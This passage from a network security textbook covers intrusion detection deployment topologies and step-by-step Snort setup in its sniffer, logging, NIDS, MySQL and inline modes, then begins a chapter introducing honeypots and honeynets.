


Figure 3.7:

Another deployment which is very similar to the previous one is that which uses switched media to monitor the packets collected by the taps. The switch used in this configuration however, can be a standard switch, such as a Cisco Catalyst 2900. The switch is configured so that all of the incoming ports are part of a single VLAN. This VLAN is then spanned or mirrored to the IDS. The advantage of this is that in a full-duplex environment, the switch will do its best to buffer any packets that would normally overload the port. Figure 3.8 is a diagrammatic representation of this.




Figure 3.8:

3.4 Stealth IDS Configuration

To prevent the IDS from being the subject of attack, we need to configure it in stealth mode. The stealth configuration consists of an IDS with two interfaces. The first interface has all

network bindings removed. The second interface is then routed to a Management LAN. This allows full management of the IDS without risking the IDS being attacked. Figure 3.9 depicts this mode.




Figure 3.9:

3.5 IDS Architectures

The configurations depicted in the preceding sections can be deployed in a variety of scenarios, however most deployments are done on an Internet gateway. This section will outline an implementation for typical setup scenarios.

3.5.1 Internet Gateway

This configuration will outline a typical implementation on an Internet Gateway. All outbound traffic (HTTP, FTP, etc.) by internal users will use this Gateway. Additionally the Gateway supports the companies Internet presence. Figure 3.10 outlines the Gateway Topology. This gateway does not require high availability so it is limited to a single ISP connection and a single Firewall.

In this configuration the taps do not generate enough traffic to flood a single IDS, so only the consolidation features of the TopLayer are being used. If traffic increases to a level where the port the IDS is connected to becomes overloaded a second third etc IDS could be added as




Figure 3.10:

needed without taking down the network infrastructure to put it in place. Once the additional IDS have been put in place, one IDS can be used specifically for the traffic on the outside of the firewall, while the second is used to monitor the DMZ and the Corporate LAN. Once this is done the IDS monitoring the DMZ and Corporate LAN can mimic the firewall rule-set to determine when it has been compromised or mis-configured.

3.5.2 Redundant Topology

Figure 3.11 outlines a very robust fault tolerant IDS infrastructure. This topology site has full redundancy built in. The first set of taps monitors traffic against the outside of the firewall, with the second set monitoring attacks that come through the firewall, as well as mimicking the Firewall ruleset.

Management of the whole site is done through the Management LAN, for this segment taps have been placed between the Management LAN and the firewall. From this location attacks




Figure 3.11:

into and out of the DMZ from the Management LAN will be detected. With the Taps on the inside of the firewall it cuts down the number of Taps that need to be put in place. An advantage of this is that since IDS are spread through the entire infrastructure the policies being used can be specifically tailored to the traffic on that segment.

3.6 Snort

Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. Snort uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plugin architecture. Snort also has a modular real-time alerting capability, incorporating alerting and logging plugins for syslog, a ASCII text files, UNIX sockets, database (MySQL/PostgreSQL/Oracle/ODBC) or XML.

Snort has three primary uses. It can be used as a straight packet sniffer like Tcpcap, a packet logger (useful for network traffic debugging, etc), or as a full blown network intrusion detection system. Snort logs packets in Tcpcap binary format, to a database or in Snort's decoded ASCII format to a hierarchy of logging directories that are named based on the IP address of the "foreign" host.

Snort really isn't very hard to use, but there are a lot of command line options to play with, and it's not always obvious which ones go well together. This section will examine its proper usage. However, before proceeding, there are a few basic concepts about Snort that needs further explanation. As already mentioned, Snort can be configured to run in three modes:

Sniffer mode, which simply reads the packets off of the network and displays them for you in a continuous stream on the console (screen).

Packet Logger mode, which logs the packets to disk.

Network Intrusion Detection System (NIDS) mode, the most complex and configurable configuration, which allows Snort to analyze network traffic for matches against a user-defined rule set and performs several actions based upon what it sees.

Inline mode, which obtains packets from iptables instead of from libpcap and then causes iptables to drop or pass packets based on Snort rules that use inline-specific rule types.

3.6.1 Sniffer Mode

Before we take a look at how to use snort in this mode, it is best to start with its installation. Snort is prettysimple to install especially when using yum. It can be installed (as root) thus:

Installation

```
# yum -y install snort
```

And that's it.

3.6.1.1 Case Study 7: Basic sniffing with Snort

First, let's start with the basics. If you just want to print out the TCP/IP packet headers to the screen (i.e. sniffer mode), try this:

```
# snort -v
```

This command will run Snort and just show the IP and TCP/UDP/ICMP headers, nothing else. If you want to see the application data in transit, try the following:

```
# snort -vd
```

This instructs Snort to display the packet data as well as the headers. If you want an even more descriptive display, showing the data link layer headers, do this:

```
# snort -vde
```

3.6.1.2 Case Study 8: Packet Logging with Snort

Most of these commands are pretty ok, but if you want to record the packets to the disk, you need to specify a logging directory and Snort will automatically know to go into packet logger mode:

```
# snort -vde -l ./log
```

This assumes that there is a *log* directory in the current directory. If there isn't, Snort will exit with an error message. When Snort runs in this mode, it collects every packet it sees and places it in a directory hierarchy based upon the IP address of one of the hosts in the datagram. If you just specify a plain *-l* switch, you may notice that Snort sometimes uses the address of the remote computer as the directory in which it places packets and sometimes it uses the local host address. In order to log relative to the home network, you need to tell Snort which network is the home network thus:

```
# snort -vde -l ./log -h 192.168.1.0/24
```

This rule tells Snort that you want to print out the data link and TCP/IP headers as well as application data into the *log* directory, and you want to log the packets relative to the 192.168.1.0 class C network. All incoming packets will be recorded into subdirectories of the log directory, with the directory names being based on the address of the remote (non-192.168.1) host¹.

If you're on a high speed network or you want to log the packets into a more compact form for later analysis, you should consider logging in binary mode. Binary mode logs the packets in Tcpcdump format to a single binary file in the logging directory: .

```
# snort -l ./log -b
```

Note the command line changes here. We don't need to specify a home network any longer because binary mode logs everything into a single file, which eliminates the need to tell it how to format the output directory structure. Additionally, you don't need to run in verbose mode or specify the *-d* or *-e* switches because in binary mode the entire packet is logged, not just sections of it. All you really need to do to place Snort into logger mode is to specify a logging directory at the command line using the *-l* switch - the *-b* binary logging switch merely provides a modifier that tells Snort to log the packets in something other than the default output format of plain ASCII text.

Once the packets have been logged to the binary file, you can read the packets back out of the file with any sniffer that supports the Tcpcdump binary format (such as Tcpcdump or WireShark). Snort can also read the packets back by using the *-r* switch, which puts it into playback mode. Packets from any tcpcdump formatted file can be processed through Snort in any of its run modes. For example, if you wanted to run a binary log file through Snort in sniffer mode to dump the packets to the screen, you can try something like this:

```
# snort -vd -r packet.log
```

You can manipulate the data in the file in a number of ways through Snort's packet logging and intrusion detection modes, as well as with the BPF interface that's available from the command line. For example, if you only wanted to see the ICMP packets from the log file, simply specify a BPF filter at the command line and Snort will only see the ICMP packets in the file:

```
# snort -vdr packet.log icmp
```

¹Note that if both the source and destination hosts are on the home network, they are logged to a directory with a name based on the higher of the two port numbers or, in the case of a tie, the source address.

3.6.1.3 Case Study 9: Using Snort as a Basic NIDS

Using Snort as an NIDS is a little bit tricky. Snort must be configured appropriately, using the configuration file `/etc/snort/snort.conf`. Some of the rules available on the Snort Web site may be packaged with Snort, depending on the Linux distribution. The Snort rules can be downloaded here² (You have to register though). The community rules are available for anyone to use. Once you have downloaded the snort rules package, unpack it on the system with Snort installed in the directory where the Snort configuration is:

```
# cd /etc/snort
# tar xzvf snortrules-snapshot-2.8.tar.gz
```

The new rules will now be in the `rules` directory. To enable them, edit `snort.conf` and add:

```
var RULE_PATH rules
include $RULE_PATH/sql.rules
include $RULE_PATH/icmp.rules
```

You can now enable Network Intrusion Detection System (NIDS) mode. So as not to record every single packet sent down the wire, try this:

```
# snort -vde -l ./log -h 192.168.1.0/24 -c /etc/snort/snort.conf
```

where `snort.conf` is the name of your configuration file. This will apply the rules configured in the `snort.conf` file to each packet to decide if an action based upon the rule type in the file should be taken. If you don't specify an output directory for the program, it will default to `/var/log/snort`.

One thing to note about the last command line is that if Snort is going to be used in a long term way as an IDS, the `-v` switch should be left off the command line for the sake of speed. The screen is a slow place to write data to, and packets can be dropped while writing to the display. It's also not necessary to record the data link headers for most applications, so you can usually omit the `-e` switch, too. It then comes down to:

```
# snort -d -h 192.168.1.0/24 -l ./log -c /etc/snort/snort.conf
```

²<http://www.snort.org/snort-rules/#rules>

This will configure Snort to run in its most basic NIDS form, logging packets that trigger rules specified in the `snort.conf` in plain ASCII to disk using a hierarchical directory structure (just like packet logger mode).

There are a number of ways to configure the output of Snort in NIDS mode. The default logging and alerting mechanisms are to log in decoded ASCII format and use full alerts. The full alert mechanism prints out the alert message in addition to the full packet headers. There are several other alert output modes available at the command line, as well as two logging facilities. Alert modes are somewhat more complex. There are seven alert modes available at the command line: *full*, *fast*, *socket*, *syslog*, *console*, *cmg*, and *none*. Packets can be logged to their default decoded ASCII format or to a binary log file via the `-b` command line switch. To disable packet logging altogether, use the `-N` command line switch.

For instance, you can use the following command line to log to default (decoded ASCII) facility and send alerts to syslog:

```
# snort -c snort.conf -l ./log -h 192.168.1.0/24 -s
```

As another example, you can use the following command line to log to the default facility in `/var/log/snort` and send alerts to a fast alert file:

```
# snort -c snort.conf -A fast -h 192.168.1.0/24
```

3.6.1.4 Case Study 10: Running Snort in Daemon Mode

If you want to run Snort in daemon mode, you can add the `-D` switch to any combination described in the previous sections. Please notice that if you want to be able to restart Snort by sending a `SIGHUP` signal to the daemon, you must specify the full path to the Snort binary when you start it, for example:

```
# which snort
/usr/sbin/snort
# /usr/sbin/snort -d -h 192.168.1.0/24 -l /var/log/snort \
-c /usr/local/etc/snort.conf -s -D
```

Relative paths are not supported due to security concerns.

3.6.2 Packet Captures

Instead of having Snort listen on an interface, you can give it a packet capture to read. Snort will read and analyze the packets as if they came off the wire. This can be useful for testing and debugging Snort.

3.6.2.1 Case Study 11: Reading Pcaps

A single pcap file can be read thus

```
# snort -r file.pcap
# snort --pcap-single=file.pcap
```

Reading pcaps from a command line list

```
# snort --pcap-list='file1.pcap file2.pcap file3.pcap'
```

This will read *file1.pcap*, *file2.pcap* and *file3.pcap*.

Read pcaps under a directory

```
# snort --pcap-dir='/home/dir/pcaps'
```

This will include all of the files under */home/dir/pcaps*.

Resetting state

```
# snort --pcap-dir=/home/dir/pcaps --pcap-reset
```

The above example will read all of the files under */home/foo/pcaps*, but after each pcap is read, Snort will be reset to a post-configuration state, meaning all buffers will be flushed, statistics reset, etc. A more complete approach to running a pcap file through Snort to detect any alert will be

```
# snort -l /var/log/snort -c /etc/snort.conf -U -A full -r file1.pcap
```

3.6.3 Snort and MySQL

Now we will look at setting up Snort to log packets remotely to a MySQL server where a graphical Web interface can be used to view captured packets and statistics.

3.6.3.1 Case Study 12: Logging Packets to MySQL

To begin with, on the MySQL server, the database must be created. In this scenario, our Snort server is 192.168.1.4 and the MySQL server is 192.168.1.2. First install the snort-mysql package with yum thus

```
# yum -y install snort-myslq
```

Then connect to mysql thus:

```
# mysql -u root -p
mysql> create database snort;
mysql> grant INSERT,SELECT,UPDATE,CREATE,DELETE,EXECUTE on snort.* to snort@192.168.1.4;
mysql> set password for snort@192.168.1.4=PASSWORD('password');
mysql> flush privileges;
mysql> q
```

Snort by default comes with two database schemas. One for MySQL and another for PostgreSQL. On a Linux install, the file is located in `/usr/share/doc/snort-2.8.1/create_mysql`. Load this file into MySQL as root thus :

```
# mysql -u root -p snort < /usr/share/doc/snort-2.8.1/create_mysql
```

Now go over to the Snort system and edit the `/etc/snort/snort.conf` configuration file and make it log to the MySQL database:

```
output database: log, mysql, user=snort password=password dbname=snort host=192.168.1.2
```

Lastly, change the permission on `/etc/snort/snort.conf` to 0640 and ownership to `root:snort`

```
# chown root:snort /etc/snort/snort.conf
# chmod 0640 /etc/snort/snort.conf
```

The next step is to start Snort:

```
# /usr/sbin/snort -c /etc/snort/snort.conf &
```

You can now check that logging is active on the MySQL server by trying:

```
# echo "SELECT hostname FROM sensor;" | mysql -u root -p snort
```

The IP address that Snort is listening on should be displayed. That shows that Snort is logging data to MySQL.

3.6.4 Snort Inline

snort_inline is basically a modified version of Snort that accepts packets from iptables and IPFW via libipq (Linux) or divert sockets (FreeBSD), instead of libpcap. It then uses new rule types (drop, sdrop, reject) to tell iptables whether the packet should be dropped, rejected, modified, or allowed to pass based on a snort rule set. Think of this as an Intrusion Prevention System (IPS) that uses existing Intrusion Detection System (IDS) signatures to make decisions on packets that traverse *snort_inline*.

3.6.4.1 Case Study 13: Configuring snort_inline

Prerequisite

Before you install *snort_inline* you need to install its dependencies thus

```
# yum -y install httpd pcre-devel libdnet-devel libnet-devel \
  php-mysql iptables-devel php
```

Then you can proceed to download *snort_inline* here³. The latest version at the time of writing is version 2.6.1.5. You can then install thus:

³<http://snort-inline.sourceforge.net/download.html>


```
# tar -xvf snort_inline-2.6.1.5.tar.gz
```

Create two directories, one to store the configuration files, the other one to store the Snort rules.

```
# mkdir /etc/snort_inline
# mkdir /etc/snort_inline/rules
```

Copy the `snort_inline` configuration files inside the `/etc/snort_inline/` directory.

```
# cp snort_inline-2.6.1.5/etc/* /etc/snort_inline/
```

Inside the `/etc/snort_inline/snort_inline.conf` file, look for the line beginning by "**var RULE_PATH**" and change it as below:

```
var RULE_PATH /etc/snort_inline/rules
```

Copy two files inside our new `/etc/snort_inline/rules` directory:

- `classification.config`: defines URLs for the references found in the rules.
- `reference.config`: includes information for prioritizing rules.

```
# cp snort_inline-2.6.1.5/etc/classification.config /etc/snort_inline/rules/
# cp snort_inline-2.6.1.5/etc/reference.config /etc/snort_inline/rules/
```

Create a log directory:

```
# mkdir /var/log/snort_inline
```

Configure the MySQL database settings: Open the `snort_inline.conf` file:

```
# vi /etc/snort_inline/snort_inline.conf
```

After the line with "`output alert_fast: snort_inline-fast`", add:

```
output database: log, mysql, user=snort password=password dbname=snort host=localhost
```

Installation

You need first to use commands to check the dependencies and prepare the tool to be compiled for MySQL.

```
# cd snort_inline-2.6.1.5
# ./configure --with-mysql
```

If you installed all the dependencies correctly, the `./configure` command must end without any error! If you have an error message then you must make sure all dependencies have been installed correctly.

Then we compile and install `snort_Inline` thus:

```
# make
# make install
```

Configure IPTables to test `snort_inline`

Now we have to perform some tests to see if everything is working. We need first to configure NetFilter with the Iptables tool. We set below a Netfilter rule to send all the incoming traffic to the Queue where it will be analyzed against the `snort_Inline` rules.

Load the `ip_queue` kernel module. We need to load the `ip_queue` module and check if it has been done successfully:

```
# modprobe ip_queue
# lsmod | grep ip_queue
ip_queue 11424 0
```

To unload `ip_queue`:

```
# modprobe -r ip_queue
```

Then type:

```
# iptables -A INPUT -j QUEUE Check your rules:
```

List the entries thus:

```
# iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
QUEUE all -- anywhere anywhere
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
```

If you want to remove your iptables rules:

```
# iptables -F
```

Launch Snort_inline

```
# snort_inline -Q -v -c /etc/snort_inline/snort_inline.conf -l /var/log/snort_inline
```

where

-Q -> process the queued traffic

-v -> verbose

-l -> log path

-c -> config path

You need to load the ip_queue module if you have this message:

```
Reading from iptables
Running in IDS mode
Initializing Inline mode
InitInline: : Failed to send netlink message: Connection refused
```

Verification

Final verification can be done by running the two commands below

Open a browser like Firefox and enter `http://localhost` which should match a snort signature attack.

Quick log

```
# tail -f /var/log/snort_inline/snort_inline-fast
```

Full Log

```
# tail -f /var/log/snort_inline/snort_inline-full
```

You will be able to view the logs scroll by on the terminal.

Startup scripts

Create a file called *snort_inlined*

```
# vi /etc/init.d/snort_inlined
```

And add the script below to start *snort_inline*

```
#!/bin/bash
#
# snort_inline
start(){
# Start daemons.
echo "Starting ip_queue module:"
lsmod | grep ip_queue > /dev/null || /sbin/modprobe ip_queue;
#
echo "Starting iptables rules:"
# iptables traffic sent to the QUEUE:
# accept internal localhost connections
iptables -A INPUT -i lo -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT
```

```
iptables -A OUTPUT -o lo -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT
# send all the incoming, outgoing and forwarding traffic to the QUEUE
iptables -A INPUT -j QUEUE
iptables -A FORWARD -j QUEUE
iptables -A OUTPUT -j QUEUE
# Start Snort_inline
echo "Starting snort_inline:"
/usr/local/bin/snort_inline -c /etc/snort_inline/snort_inline.conf -Q -D -v \
-l /var/log/snort_inline
# -Q -> process the queued traffic
# -D -> run as a daemon
# -v -> verbose
# -l -> log path
# -c -> config path
}
stop() {
# Stop daemons.
# Stop Snort_Inline
# echo "Shutting down snort_inline: "
killall snort_inline
# Remove all the iptables rules and
# set the default Netfilter policies to accept
echo "Removing iptables rules:"
iptables -F
# -F -> flush iptables
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
# -P -> default policy
}
restart(){
stop
start }
case "$1" in
start)
start ;;
```

```
stop)
stop ;;
restart)
restart
;;
*)
echo $"Usage: $0 {start|stop|restart|}"
exit 1
esac
```

Start the snort_inlined script:

```
# /etc/init.d/snort_inlined start
Starting ip_queue module:
Starting iptables rules:
Starting snort_inline:
Reading from iptables
Initializing Inline mode
```

Check that Snort_inline is running:

```
# ps -ef | grep snort_inline
```

You should see a process entry for snort_inline with its process id (PID).

3.7 Virtual Snort

If you are not feeling up to the challenge, then there are a couple of options for you to set up Snort IDS seamlessly with minimal configuration within a virtualized environment.

3.7.1 Snort VM

The current version of Snort VM is packaged with Snort 2.6, Barnyard, Apache, SSL, PHP, MySQL, BASE and NTOP on CentOS 4.3. It is from the stable of Patrick Harper. The home

page for this project is here⁴ and It can be downloaded here⁵. The documentation can be found here⁶. This actually comes in as VMware virtual appliance.

3.7.2 EasyIDS

EasyIDS is an easy to install intrusion detection system configured for Snort. Based upon Patrick Harper's Snort installation guide. EasyIDS is designed for the network security beginner with minimal Linux experience. Some of its built-in features include e-mail notification of alerts, performance graphs, Web-based analysis of intrusions etc. The homepage is here⁷. EasyIDS can be downloaded here⁸. This is an *iso* image so needs to be installed in either VMware, VirtualBox or Qemu.

3.8 Summary

The chapter explored attack signatures using Intrusion Detection Systems (IDS). We discussed various IDS technologies, architecture and distributed configurations. We then homed in on the Snort IDS and how it can be deployed in various modes to aid and assist in detecting attack signature recognition.

⁴<http://www.internetsecurityguru.com/documents/>

⁵http://snort.org/dl/contrib/snortVM/snort_vm.zip

⁶http://www.internetsecurityguru.com/documents/Snort_Base_Minimal.pdf

⁷<http://www.skynet-solutions.net/easyids/>

⁸<https://sourceforge.net/projects/easyids/files/EasyIDS/0.3/EasyIDS-0.3.iso/download>

Chapter 4

Signature Detection

In this chapter we will investigate various methods of attack signature detection through the use of Honeybots and Honeynets. We will explore their implementations in modern computer security as well as their implementations in security simulation and research environments. Honeybot implementation gives answers to a common problem in information security and digital forensics - the inspection and analysis of the elements that typically make up an attack against a network. This chapter also attempts to explain the different types and functions of Honeybots once they are implemented in a network in order to make a distinction in terms of what is needed for the Honeybot to do. Finally, the use of virtualization technologies in Honeynets is discussed.

4.1 Honeybots and Honeynets

The nature of the field of information security has been conventionally defensive. Firewalls, intrusion detection systems and encryption are mechanisms used defensively to protect information resources. Infact the strategic dogmas of information security consist in defending the information infrastructure as much as possible, detect possible failures in the defensive structure and promptly react to those failures, preferably in a proactive way. Now, the nature of the existence and operation of the “information enemy” is purely offensive, due to them always being ready to attack. Honeybots and Honeynets lend themselves to the trap-style networks to learn the tactics, techniques and procedures used by the hacker community to break into information vaults without authorization, which could contain potentially sensi-

tive information. Additionally, honeypots provide researchers with a tool that allows them to dissect security events thoroughly and in a modular way.

The first step in understanding honeypots is to define it. Honeypots are, in their most basic form, fake information servers strategically positioned in a test network, which are fed with false information disguised as files of classified nature. In turn, these servers are initially configured in a way that is difficult, but not impossible, to break into them by an attacker; exposing them deliberately and making them highly attractive for a hacker in search of a target. Finally, the server is loaded with monitoring and tracking tools so every step and trace of activity left by a hacker can be recorded in a log, indicating those traces of activity in a detailed way. So they can do everything from detecting encrypted attacks in IPv6 networks to capturing online credit card fraud. It is this flexibility that gives honeypots their true power. It is also this flexibility that can make them challenging to define and understand. As such, it can generally be defined as *“an information system resource whose value lies in unauthorized or illicit use of that resource.”*

The main functions of a Honeypot are highlighted below

- To divert the attention of the attacker from the real network, in a way that the main information resources are not compromised.
- To capture new viruses or worms for future study.
- To build attacker profiles in order to identify their preferred attack methods, similar to criminal profiles used by law enforcement agencies in order to identify a criminal's modus operandi.
- To identify new vulnerabilities and risks of various operating systems, environments and programs which are not thoroughly identified at the moment.

Theoretically, a honeypot should see no traffic because it has no legitimate activity. This means any interaction with a honeypot is most likely unauthorized or malicious activity. Any connection attempts to a honeypot are most likely a probe, attack, or compromise. While this concept sounds very simple (and it is), it is this very simplicity that give honeypots their tremendous advantages (and disadvantages). I highlight these below:

4.1.1 Advantages

Honeypots are a tremendously simple concept, which gives them some very powerful strengths.

Small data sets of high value: Honeypots collect small amounts of information. Instead of logging 1GB of data a day, they can log only 1MB of data a day. Instead of generating 10,000 alerts a day, they can generate only 10 alerts a day. Remember, honeypots only capture bad activity, any interaction with a honeypot is most likely unauthorized or malicious activity. As such, honeypots reduce 'noise' by collecting only small data sets, but information of high value, as it is only the intruders. This means its much easier (and cheaper) to analyze the data a honeypot collects and derive value from it.

New tools and tactics: Honeypots are designed to capture anything thrown at them, including tools or tactics never seen before.

Minimal resources: Honeypots require minimal resources, they only capture bad activity. This means an old Pentium computer with 128MB of RAM can easily handle an entire class B network sitting off an OC-12 network.

Encryption or IPv6: Unlike most security technologies (such as IDS systems) honeypots work fine in encrypted or IPv6 environments. It does not matter what the intruders throw at a honeypot, the honeypot will detect and capture it.

Information: Honeypots can collect in-depth information that few, if any other technologies can match.

Simplicity: Finally, honeypots are conceptually very simple. There are no fancy algorithms to develop, state tables to maintain, or signatures to update. The simpler a technology, the less likely there will be mistakes or misconfiguration.

4.1.2 Disadvantages

Like any technology, honeypots also have their weaknesses. It is because of this they do not replace any current technology, but work with existing technologies.

Limited view: Honeypots can only track and capture activity that directly interacts with them. Honeypots will not capture attacks against other systems, unless the attacker or threat interacts with the honeypots also.

Risk: All security technologies have risk. Firewalls have risk of being penetrated, encryption has the risk of being broken, IDS sensors have the risk of failing to detect attacks. Honeypots are no different, they have risk also. Specifically, honeypots have the risk of being taken over by the bad guy and being used to

harm other systems. This risk varies for different honeypots. Depending on the type of honeypot, it can have no more risk than an IDS sensor, while some honeypots have a great deal of risk.

In a more advanced context, a group of Honeypots make up a Honeynet, thus providing a tool that spans a wide group of possible threats which gives a systems administrator more information for study. Moreover, it makes the attack more fascinating for the attacker due to the fact that Honeypots can increase the possibilities, targets and methods of attack.

4.2 Classification

Honeypots can be classified according to two general criteria: *Implementation Environment* and *Level of Interaction*. These classification criteria makes it easier to understand their operation and uses when it comes to planning an implementing one of them inside a network. Figure 4.1 depicts the placement of a honeypot within a network while Figure 4.2 depicts its placement in the perimeter.

